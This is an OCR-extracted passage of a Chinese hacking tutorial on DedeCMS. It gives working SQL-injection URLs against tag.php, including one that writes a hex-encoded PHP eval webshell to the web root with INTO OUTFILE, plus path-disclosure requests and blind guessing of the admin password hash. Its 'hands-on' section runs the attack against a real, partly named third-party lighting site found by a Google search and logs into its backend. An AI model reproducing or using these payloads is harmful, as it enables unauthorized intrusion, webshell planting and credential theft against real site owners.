


图4　测试是否有备份文件权限

接下来要想办法得到网站的绝对路径，我们可以在URL里提交：http://localhost:808/dede/include/htmledit/index.php?modetype=basic& height[]=rabbitsafe，如图5所示。




图5　暴出绝对路径

如果以上得到网站绝对路径的方法不行的话，还有种方法也可以得到网站绝对路径，那就是利用重新安装漏洞。我们可以在URL里提交http://localhost:808/dede/install/index.php?step=2，如图6所示。




图6　另外一种方法爆出路径

我们得到了网站绝对路径，接下来就该想办法构造备份webshell的语句了，给$tag变量赋值为：

“1/rabbitsafe%27%20union%20select%201,0x3C3F706870206576616C28245F504F53545B27636D64275D293B3F3E,3,4,5,6,7,8,9%20into%20outfile%20%27D:%2FP8-Server%2Fwwwroot%2Fdede%2F1.php%27%23”，在URL里提交：

http://localhost:808/dede/tag.php?tag=1/rabbitsafe%27% 20union%20select%201,0x3C3F706870206576616C28245F504F 53545B27636D64275D293B3F3E,3,4,5,6,7,8,9%20into%20outfile %20%27D:%2FP8-Server% 2Fwwwroot%2Fdede%2F1.php% 27%23，如图7所示。




图7　备份webshell

其中“0x3C3F7068702065766 16C28245F504F53545B27636D64275D293B3F3E”是“<?php eval($_POST['cmd']);?>”的16进制编码，“D:%2FP8-Server%2Fwwwroot%2Fdede%2F1.php”是网络绝对路径，备份的文件名为1.php。

三、利用漏洞猜解口令

前面说了如何利用漏洞备份拿webshell，如果没有权限通过备份拿webshell，我们还可以猜管理员hash值进行破解，然后登录后台拿webshell。

由于这里不能用union查询，所以猜解管理员口令比较麻烦，要对管理员口令字符一个一个地猜解。这里我给出猜解管理员口令的语句，在URL里提交：

http://localhost:808/dede/tag.php?tag=1/

rabbitsafe%27%20union%20select%201,2,3,4,5,6,7,8,9%20from%20dede_admin%20where%20mid(pwd,9,1)=%277%27%20and%20id=1%2。




图8 猜解

由于管理员口令hash值只取pwd字段后16位md5加密的值，所以我们只要一个一个字符的进行猜解，就可以猜解出来，如图8所示。页面返回正常，说明16位md5值第一位是7，接着下面的值就交给大家猜解了，算是作业哦！




图9 测试是否存在漏洞

四、实战

下面，我们到网上找一个Dedecms织梦系统的网站看看。先通过google输入关键字“Powered by Dedecms v_5_1_GBK”进行搜索，随便找了一个照明设计的网站，网址是http://www.light***.com/，我们先来测试一下，网站是否存在漏洞。提交http://www.light***.com//tag.php?tag=1/rabbitsafe57%27，如图9所示，页面暴错了，说明漏洞存在。




图10 暴出绝对路径

接下来，提交http://www.light***.com//include/htmledit/index.php?modetype=basic&height[]=rabbisafe，如图10所示，暴出了网站绝对路径。




图11 测试是否可以备份文件




图12 猜解

测试一下是否能备份文件，提交http://www.light2004.com//tag.php?tag=1/rabbitsafe57%27%20union%20select%201,2,3,4,5,6,7,8,9%20from %20mysql.user%23，如图11所示，权限不够，没办法备份文件。

我们还可以猜解管理员口令啊！这里直接用别人写好的漏洞工具来猜解，成功猜解出来了，如图12所示。



图13 登录后台

